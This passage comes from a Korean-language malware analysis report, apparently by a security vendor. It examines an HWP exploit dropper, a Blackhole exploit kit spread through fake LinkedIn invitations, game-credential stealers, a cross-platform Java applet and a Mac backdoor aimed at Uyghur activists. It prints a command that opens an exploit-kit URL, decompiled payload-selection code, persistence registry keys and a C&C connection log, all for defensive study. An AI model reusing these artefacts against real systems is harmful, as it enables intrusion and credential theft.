


그림 1-20 | '중국인의 특성' 이라는 내용의 취약한 아래아한글 파일




그림 1-21 | 취약한 아래아한글 파일 구조

이 파일은 [그림 1-21]의 구조를 가지고 있으며 새로운 제로데이(Zero Day, 0-Day) 취약점은 아니다.

해당 취약점은 HncTextArt_hplg에 존재하는 스택(Stack)의 경계를 체크하지 않아 발생하는 버퍼 오버플로우(Buffer Overflow)다. 이 취약점은 2010년부터 지속적으로 악용되어 왔던 것들 중 하나로, 한글과컴퓨터에서 이미 관련 보안 패치를 제공하고 있다.

1 해당 취약점이 존재하는 아래아한글을 사용하는 시스템에서 취약한 한글 파일을 열면 사용자 계정의 임시 폴더에 scvhost.exe(32,768바이트) 파일을 생성한다.

- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩scvhost.exe

2 이전에 발견되었던 아래아한글 취약점을 이용하여 생성되는 악성코드들과는 달리, 다른 파일들을 추가 생성하지는 않고 자신의 복사본만을 아래의 경로에 생성한다.

- C:₩Documents and Settings₩Tester₩시작 메뉴₩프로그램₩시작프로그램₩AcroRd32Info[다수의 공백]XXX.exe

3 생성된 scvhost.exe(32,768바이트)의 복사본인 AcroRd32Info[다수의 공백]XXX.exe(32,768바이트)를 윈도우 시스템의 [시작 프로그램] 폴더에 생성하여 시스템 재부팅 시에도 자동 실행되도록 한다.

4 미국에 위치한 특정 시스템으로 SSL 통신을 시도했으나 분석 당시에는 정상적인 접속이 이루어지지 않았다. 정상적으로 접속되면 공격자가 의도하는 다양한 악의적인 기능들을 수행할 것으로 추정된다.

한글과컴퓨터에서 이미 보안 패치를 배포 중이므로 해당 보안 패치를 설치하는 것이 악성코드 감염을 근본적으로 차단하는 방안이다.

〈V3 제품군의 진단명〉

- Exploit/Hwp.AccessViolation-SHE
- Win-Trojan/Agent.32768.CEX

〈TrusWatcher 탐지명〉

- Exploit/HWP.AccessViolation-SEH

〈ASD 2.0 MDP 엔진 진단명〉

- Dropper/MDP.Document(6)

링크드인 스팸 메일과 결합된 블랙홀 웹 익스플로잇 툴킷

ASEC에서는 6월 5일 웹 익스플로잇 툴킷(Web Exploit Toolkit)의 일종인 블랙홀(Blackhole) 웹 익스플로잇 툴 킷이 스팸 메일(Spam Mail)과 결합되어 유포되었다고 밝힌 바 있다.

최근 블랙홀 웹 익스플로잇 툴 킷과 결합된 스팸 메일이 다시 발견됐으며, 이번에 발견된 스팸 메일은 사용자가 많은 유명 소셜 네트워크(Social Network) 서비스인 링크드인(LinkedIn)의 초대 메일로 위장하여 유포됐다. 해당 블랙홀 웹 익스플로잇 툴킷은 [그림 1-22]와 같이 다양한 취약점들을 이용하고 있으며 감염된 PC에서 사용자 정보를 탈취하는 것이 목적이다.




그림 1-22 | 링크드인 초대 메일로 위장해 유포된 블랙홀 웹 익스플로잇 툴킷

링크드인의 초대 메일로 위장하여 유포된 스팸 메일은 [그림 1-23]의 형태를 가지고 있으며, [Accept] 부분은 정상적인 링크드인 웹 페이지로 연결되는 것이 아니라 중국에 위치한 특정 시스템으로 연결되도록 구성되어 있다.




그림 1-23 | 블랙홀 웹 익스플로잇 툴 킷 웹 페이지로 연결되는 링크드인 초대 메일

1. [Accept] 부분을 클릭하면 중국에 위치한 특정 시스템으로 접속되며, PC 사용자에게는 [그림 1-24]의 페이지를 보여준다.




그림 1-24 | 정상 웹 페이지로 위장한 블랙홀 웹 익스플로잇 툴 킷 웹 페이지

2. 실제 해당 웹 페이지 하단에는 [그림 1-25]와 같이 다른 러시아에 위치한 시스템으로 연결되는 자바 스크립트 코드가 인코딩되어 있다.




그림 1-25 | 인코딩되어 추가된 자바 스크립트 코드

3. 해당 자바 스크립트 코드를 디코딩하면 [그림 1-26]과 같은 iFrame으로 처리된 코드가 나타난다. 사용자 모르게 러시아에 위치한 블랙홀 웹 익스플로잇 툴킷이 설치되어 있는 시스템으로 연결하는 기능을 수행한다.

그림 1-26 | 인코딩된 자바 스크립트를 디코딩한 코드

4. 해당 블랙홀 웹 익스플로잇 툴킷에 성공적으로 연결하면 웹 브라우저에 의해 CMD 명령으로 윈도우 미디어 플레이어(Windows Media Player) 취약점 악용을 시도한다. 그러나 분석 당시 해당 취약점은 정상적으로 동작하지 않았다.

'C:₩Program Files₩Windows Media Player₩wmplayer.exe" /open http://**********.ru:8080/forum/data/hcp_asx.php?f=182b5'

5. 다음으로 자바(JAVA)와 인터넷 익스플로러(Internet Explorer)에 존재하는 알려진 취약점을 이용하기 위한 스크립트 파일이 실행된다.




그림 1-27 | 취약한 자바 파일을 다운로드하는 코드

6. 어도비 아크로뱃 리더(Adobe Acrobat Reader)에 존재하는 알려진 취약점을 이용하는 PDF 파일을 [그림 1-28]과 같이 다운로드하여 실행한다.




그림 1-28 | 취약한 어도비 아크로뱃 리더 파일 다운로드

7. 해당 링크드인 스팸 메일을 수신한 PC에 위에서 언급한 4개의 취약점 중 하나라도 존재하면 동일한 시스템에서 wpbt0.dll(127,648바이트)를 다운로드하여 다음 경로에 생성한다.

C:₩Documents and Settings₩Tester₩Local Settings₩Temp₩wpbt0.dll

8. 생성된 wpbt0.dll(127,648바이트)는 자신의 복사본을 아래 경로에 KB01458289.exe(127,648바이트)로 복사한다.

C:₩Documents and Settings₩Tester₩Application Data₩KB01458289.exe

9. 감염된 PC의 레지스트리에 다음 키 값을 생성하여 PC가 재부팅할 때마다 자동 실행되도록 구성한다.

HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩

KB01458289.exe = C:₩Documents and Settings₩Tester₩Application Data₩KB01458289.exe

10. 감염된 PC에서 실행 중인 모든 정상 프로세스의 스레드로 자신의 코드 일부분을 삽입한 후 다음의 정보들을 후킹한다.

- 웹 사이트 접속 정보
- FTP 시스템 접속 사용자 계정과 비밀번호 정보
- POP3 이용 프로그램 사용자 계정과 비밀번호 정보
- 웹 폼 변조(Formgrabber) 및 웹 폼 인젝션(httpinjects)으로 웹 사이트 사용자 계정과 암호 정보

11. 감염된 PC에서 수집된 정보들은 [그림 1-29]와 같이 악성코드 내부에 하드코딩되어 있는 특정 시스템으로 인코딩하여 전송한다.




그림 1-29 | 후킹한 데이터를 인코딩하여 외부 시스템으로 전송

12. 마지막으로 감염된 PC 사용자에게는 [그림 1-30]과 같이 연결을 시도한 웹 페이지를 보여주며 정상적인 접속이 실패한 것으로 위장한다.

그림 1-30 | 정상 웹 페이지로 위장한 블랙홀 웹 익스플로잇 툴 킷

링크드인 스팸 메일과 결합된 블랙홀 웹 익스플로잇 툴킷에서 유포를 시도한 악성코드는 기존에 발견된 온라인 뱅킹 정보 탈취를 목적으로 하는 제우스(Zeus) 또는 스파이아이(SpyEye)와 유사한 웹 폼 변조(Formgrabber) 및 웹 폼 인젝션(httpinjects) 기능으로 웹 사이트 사용자 계정과 암호 정보를 탈취할 수 있다.

이는 악성코드 유포자가 의도하는 대부분의 웹 사이트들에서 사용자 계정과 비밀번호 정보를 탈취할 수 있으므로, 단순한 스팸 메일로 생각되더라도 송신자가 불명확한 메일에 포함된 웹 사이트 연결 링크는 클릭하지 않도록 주의한다.

〈V3 제품군의 진단명〉

- JS/Iframe
- Packed/Win32.Krap
- PDF/Exploit
- JS/Exploit

BHO에 등록되는 온라인 게임핵 악성코드

오랜 시간 동안 온라인 게임핵 악성코드 유포가 지속되는 가운데, 최근 기존의 방식과 다르게 BHO에 등록, 실행되는 악성코드가 발견되었다. 이러한 방식의 악성코드는 이전에도 있었지만, 한동안 발견되지 않다가 최근 다시 발견되었다. 이에 따라 해당 악성코드에 대해 살펴보고 어떻게 조치를 취해야 할지 알아보도록 한다.

온라인 게임핵 악성코드는 주로 웹을 통해 유포되며 해당 악성코드 테스트 시, 다음과 같은 파일이 생성된다.

[드롭되는 파일]

C:₩WINDOWS₩system32₩drivers₩76df15d2.sys(악성)

C:₩WINDOWS₩system32₩esetejx.dll(악성)

C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩A1.zip(정상, ws2help.dll 백업 파일)

C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩B1.zip(정상, wshtcpip.dll 백업 파일)

C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩fUudieefd.dll(악성)

C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩9uJriJeUrw.dll(악성)

C:₩WINDOWS₩system32₩wshtcpjx.dll(정상, wshtcpip.dll)

C:₩WINDOWS₩system32₩wshtcpip.dll(악성)

처음 드롭된 sys 파일을 보면, 기존의 온라인 게임핵 악성코드와 같이 랜덤.sys 파일 이름으로 생성되고, 이 파일은 아래의 Anti-Virus 제품 실행을 방해한다.

[공격 대상 Anti-Virus 제품]

AhnLab V3 & SiteGuard, ALYac, Naver Vaccine, Bit Defender, Kaspersky, Avast, ESET NOD32, McAfee, Sysmantec Notorn, AVG, Avira, MSE

[그림 1-31]은 악성코드가 실행되면서 등록하는 레지스트리 정보이며, 이전의 온라인 게임핵류의 악성코드와는 다르게 BHO(Browser Helper Objects)에 등록하는 것을 확인할 수 있다.




그림 1-31 | 등록된 레지스트리 정보

레지스트리 정보를 바탕으로 BHO를 확인해보면, [그림 1-32]와 같이 악성코드 실행 시 생성되었던 파일(esetejx.dll)이 등록되어 있는 것을 볼 수 있다.




그림 1-32 | BHO로 등록된 esetejx.dll

추가로 생성된 파일은 이전의 감염 방식과 동일하게 wshtcpip.dll 파일을 이용하고 있고 [그림 1-33]은 생성된 wshtcpip.dll 파일과 esetejx.dll

파일의 속성이다.

그림 1-33 | 악성 파일 정보(wshtcpip.dll, esetejx.dll)

해당 악성코드가 실행될 때의 네트워크 정보는 [그림 1-34]와 같다.




그림 1-34 | 네트워크 연결 정보

예방이 최선이겠지만, 이미 악성코드에 감염된 상태라면 안랩닷컴 홈페이지에서 최신 버전의 v3_gamehackkill 전용 백신으로 치료가 가능하다.




그림 1-35 | V3_gamehackkill 전용 백신(2012-07-07) 치료 화면

온라인 게임핵 악성코드는 플래시, 자바 취약점 등을 이용하여 감염되므로 보안 업데이트는 항상 최신 버전으로 유지하는 것이 중요하다(아래 사이트 참조).

*Adobe Flash Player 업데이트 : http://www.adobe.com/go/getflash

*Adobe Reader : http://www.adobe.com/go/getreader/

*Microsoft : http://update.microsoft.com/(Windows정품인증 필요)

*Java : http://www.java.com/ko

〈V3 제품군의 진단명〉

- Dropper/Win32.OnlineGameHack(AhnLab, 2012.07.23.00)
- Dropper/Onlinegamehack.185344(V3, 2012.07.22.00)

WinSocketA. dll 파일을 이용하는 온라인 게임핵

온라인 게임핵 악성코드 대부분은 윈도우 구성 파일을 교체하는 방식을 사용해왔다. 교체 대상이 되는 파일은 변하더라도, 기본적인 형태는 크게 변하지 않았다. 그러나 이번에 발견된 온라인 게임핵 악성코드는 윈도우 구성 파일을 교체하는 방식이 아니라, 예전에 사용되던 LSP(Layered Service Provider)를 이용한 방식을 다시 사용하고 있어 사용자의 주의가 요구된다.

그림 1-36 | 타사 보안 프로그램으로 위장한 드롭퍼 파일

이번 악성코드를 유포하는 데 사용된 취약점은 이미 다룬 바 있는 Microsoft XML Core Services 취약점(CVE-2012-1889)이다. 해당 취약점을 통해 악성코드가 실행되면 드롭퍼 파일을 다운로드하고, 이 파일을 사용자 몰래 실행한다. 이 드롭퍼의 파일 정보를 보면 [그림 1-36]과 같이 타 보안 회사의 파일로 위장한 것을 볼 수 있다.

드롭퍼 파일이 실행되면 아래와 같은 2개의 파일이 생성된다.

1) C:₩WINDOWS[무작위7바이트].sys

해당 파일은 감염 PC에 설치된 보안 프로그램의 동작을 방해하고 강제로 종료한다. 그러나 V3의 자체 보호 기능을 사용하면 [그림 1-37]처럼 악성코드가 실행되는 것을 차단하므로 사전에 이런 동작을 예방할 수 있다. 이 파일은 WinSocketA.dll 파일이 생성되고 드롭퍼가 종료되기 직전에 삭제된다.




그림 1-37 | V3 자체 보호 기능으로 실행이 차단된 드롭퍼

2) C:₩WINDOWS₩system32₩WinSocketA.dll

그림 1-38 |파일 버전, 제품, 회사, 경로 정보만 보면 정상 파일로 속기 쉬움

온라인 게임핵의 대표적인 감염 증상은 정상 윈도우 구성 파일을 다른 이름으로 백업해두고, 악성 파일을 정상 파일과 교체하여, 정상 파일처럼 보이게 하는 것이다. 그러나 예외적으로 정상 파일을 교체하는 것이 아니라 악성 파일이 자신을 정상 파일처럼 위장하는 경우도 있다. WinSocketA.dll 파일이 그러한데, [그림 1-38]과 같이 윈도우 구성 파일인 것처럼 위장한다.

WinSocketA.dll 파일은 ws2help.dll 파일로 위장하고 있는 것을 확인할 수 있다. 그러나 WinSocketA.dll 파일의 진짜 목적은 LSP(Layered

Service Provider)에 자신을 추가하여 네트워크로 전달되는 통신 정보를 가로챈 후, 가로챈 사용자의 온라인 계정 정보를 HTTP 프로토콜을 통해 외부로 유출시키는 기능을 수행하는 것이다. 모든 LSP가 유해하다고 할 수는 없지만 네트워크와 연결되는 경우 시스템 성능이 저하될 가능성이 있다.

이렇게 LSP를 사용한 악성코드에 감염된 경우, 기존의 악성코드와 같은 방법으로 이를 제거한다면 인터넷이 되지 않거나 심지어는 부팅이 되지 않는 등의 심각한 문제를 초래할 수 있다. 그 이유는 LSP는 체인 구조로 이어져 있어 그 연결 고리가 끊어지면 네트워크 통신 자체가 정상 동작하지 않기 때문이다.

〈V3 제품군의 진단명〉

- Dropper/Win32.OnlineGameHack(2012.07.02.01)
- Trojan/Win32.KillAV(2012.07.02.01)
- Win-Trojan/Onlinegamehack.72704.AS(2012.07.02.04)

Cross-Platform 악성코드

침해된 콜롬비아 운송 사이트를 통해 악성코드가 유포되었다. 침해된 사이트에 접속하면 JAR 파일이 실행되고 사용중인 시스템의 OS를 확인하여 각 OS에 해당하는 악성코드를 다운로드한 후 실행시킨다. [그림 1-39]는 감염시킬 OS를 확인하는 코드다.

```
public void init()
{
  try
  {
    Random localRandom = new Random();
    String str1 = Long.toString(Math.abs(localRandom.nextLong()), 36);
    String str2 = System.getProperty("java.io.tmpdir") + File.separator;
    String str3 = System.getProperty("java.io.tmpdir") + File.separator;

    String str4 = System.getProperty("os.name").toLowerCase();

    String str5 = System.getProperty("os.arch");
    String str6 = "";
    String str7 = "";
    String str8 = "";
    String str9 = "";
    String str10 = "";
    int i = -1;

    if (str4.indexOf("win") >= 0)
    {
      str6 = getParameter("WINDOWS");
      str7 = getParameter("STUFF");
      str8 = getParameter("64");
      str9 = getParameter("86");
      str10 = getParameter("ILIKEHUGS");
      i = 0;
      str2 = str2 + str1 + ".exe";
    }
    else if (str4.indexOf("mac") >= 0)
    {
      str6 = getParameter("OSX");
      i = 1;

      if (str2.startsWith("/var/folders/")) str2 = "/tmp/";
      str2 = str2 + str1 + ".bin";
    }
    else if ((str4.indexOf("nix") >= 0) || (str4.indexOf("nux") >= 0))
    {
      str6 = getParameter("LINUX");
      i = 2;
      str2 = str2 + str1 + ".bin";
    }
```

그림 1-39 | 감염시킬 OS를 확인하는 코드

맥(Mac)용 악성코드는 IBM에서 만든 PPC(PowerPC) 칩을 사용하는 맥 제품에서 동작한다. 인텔 칩을 사용하는 맥 제품은 로제타(Rosetta)를 설치하면 실행이 되긴 하나 그마저도 10.7(Lion) 이후부터는 지원하지 않는다. 따라서 10.7 이하 버전에 로제타를 직접 설치한 버전에서만 동작을 하므로 감염 피해는 적을 것으로 추정된다.

```
mac.bin: Mach-O executable ppc

You need the Rosetta software to run mac.bin. The Rosetta installer is in Optional Installs on your Mac OS X installation disc.
jaehong-gim-ui-Mac:Desktop jaehonggim$
```

그림 1-40 | 로제타 설치 안내

해당 악성코드는 콜롬비아에 위치한 동일한 IP를 가진 C&C 서버로 접속을 시도한다.

```
TCP    sh:1042    186.87.[redacted]:8082    SYN_SENT
TCP    sh:1028    sh:0                      LISTENING
```

그림 1-41 | C&C 서버 접속

2012년 초에도 맥 악성코드에서 OS를 체크하여 OS에 따라 제작된 악성코드를 감염시키는 Cross-Platform 형태의 악성코드가 발견됐다.

```
78  public static boolean isWindows()
    {
      String str = System.getProperty("os.name").toLowerCase();

80    return str.indexOf("win") >= 0;
    }

    public static boolean isMac()
    {
85    String str = System.getProperty("os.name").toLowerCase();

87    return str.indexOf("mac") >= 0;
    }

    public static boolean isUnix()
    {
92    String str = System.getProperty("os.name").toLowerCase();

94    return (str.indexOf("nix") >= 0) || (str.indexOf("nux") >= 0);
    }
}
```

그림 1-42 | 2012년 초, 발견된 악성코드 감염 시 OS 체크하는 코드

아이폰(iPhone)과 아이패드(iPad) 판매가 늘면서 맥 사용자도 꾸준하게 늘고 있다. 2012년 2분기 애플의 실적 발표에 따르면 400만 대의 맥 제품이 판매되었다. 아직 윈도우 OS에 비해 사용자가 적은 편이지만 꾸준한 증가세를 보이고 있으며, 그에 따라 맥 악성코드도 증가하고 있다. 따라서 맥 사용자들도 맥 전용 보안 제품 사용을 사용하도록 권한다.

〈V3 제품군의 진단명〉

- Win-Trojan/Getshell.2048(V3, 2012.07.26.01)

위구르족을 타깃으로 한 맥 악성코드

그림 1-43 | 위구르 활동가 사진

신장 위구르 자치구를 중국에서 독립하기 위한 분쟁이 끊이지 않는 가

운데 위구르 활동가를 타깃으로 한 공격으로 의심되는 메일이 발견되었다. 해당 악성코드는 맥 OS X을 감염시키기 위해 사회 공학적 기법을 이용했다.




그림 1-44 | 위구르 맥 사용자 타깃 메일

첨부된 ZIP 파일을 압축 해제하면 [그림 1-45]와 같이 위구르 활동가 사진과 app 실행 파일이 있다. 위구르 활동가 사진은 수신자의 의심을 방지하기 위한 목적에 불과하며 실제 해당 ZIP 파일의 목적은 app 파일 실행을 유도하여 정보를 유출하는 것이다.

또한, Finder에서 [모든 파일 확장자 보기] 옵션을 사용하지 않고 해당 파일을 살펴볼 경우, matiriyal 파일은 단순히 문서나 사진 파일 정도로 오인될 수 있지만, 실제로는 app 실행 파일이다.

그림 1-45 | 확장자 보기 미설정(좌) / 설정(우)




그림 1-46 | 압축 해제한 첨부 파일

matiriyal.app 파일을 실행하면, 시스템 부팅 시 자동 실행을 하기 위해/Library/com.apple.FolderActionsxl.plist 파일을 생성한다. 실제 실행 파일은 /Library/ 경로에 matiriyal.app의 복사본인 launched 파일명으로 복사한다.

그림 1-47 | 생성되는 파일




그림 1-48 | com.apple.FolerActionsxl.plist 파일 정보

그림 1-49 | com.apple.FolderActionsxl.plist 파일 내용




그림 1-50 | launched 파일

감염된 시스템은 명령을 전달받기 위해 C&C 서버로 접속을 시도하며 시스템 및 버전 정보를 수집하고 프로세스를 종료하는 등의 기능을 수행한다.




그림 1-51 | C&C 서버 접속 시도




그림 1-52 | remote shell open

그림 1-53 | 시스템 버전 정보 수집

윈도우에서는 [그림 1-54]와 같은 형태로 발송되며, 첨부된 파일을 압축 해제하면 word 파일을 가장한 matiriyal.exe 악성코드가 생성된다.

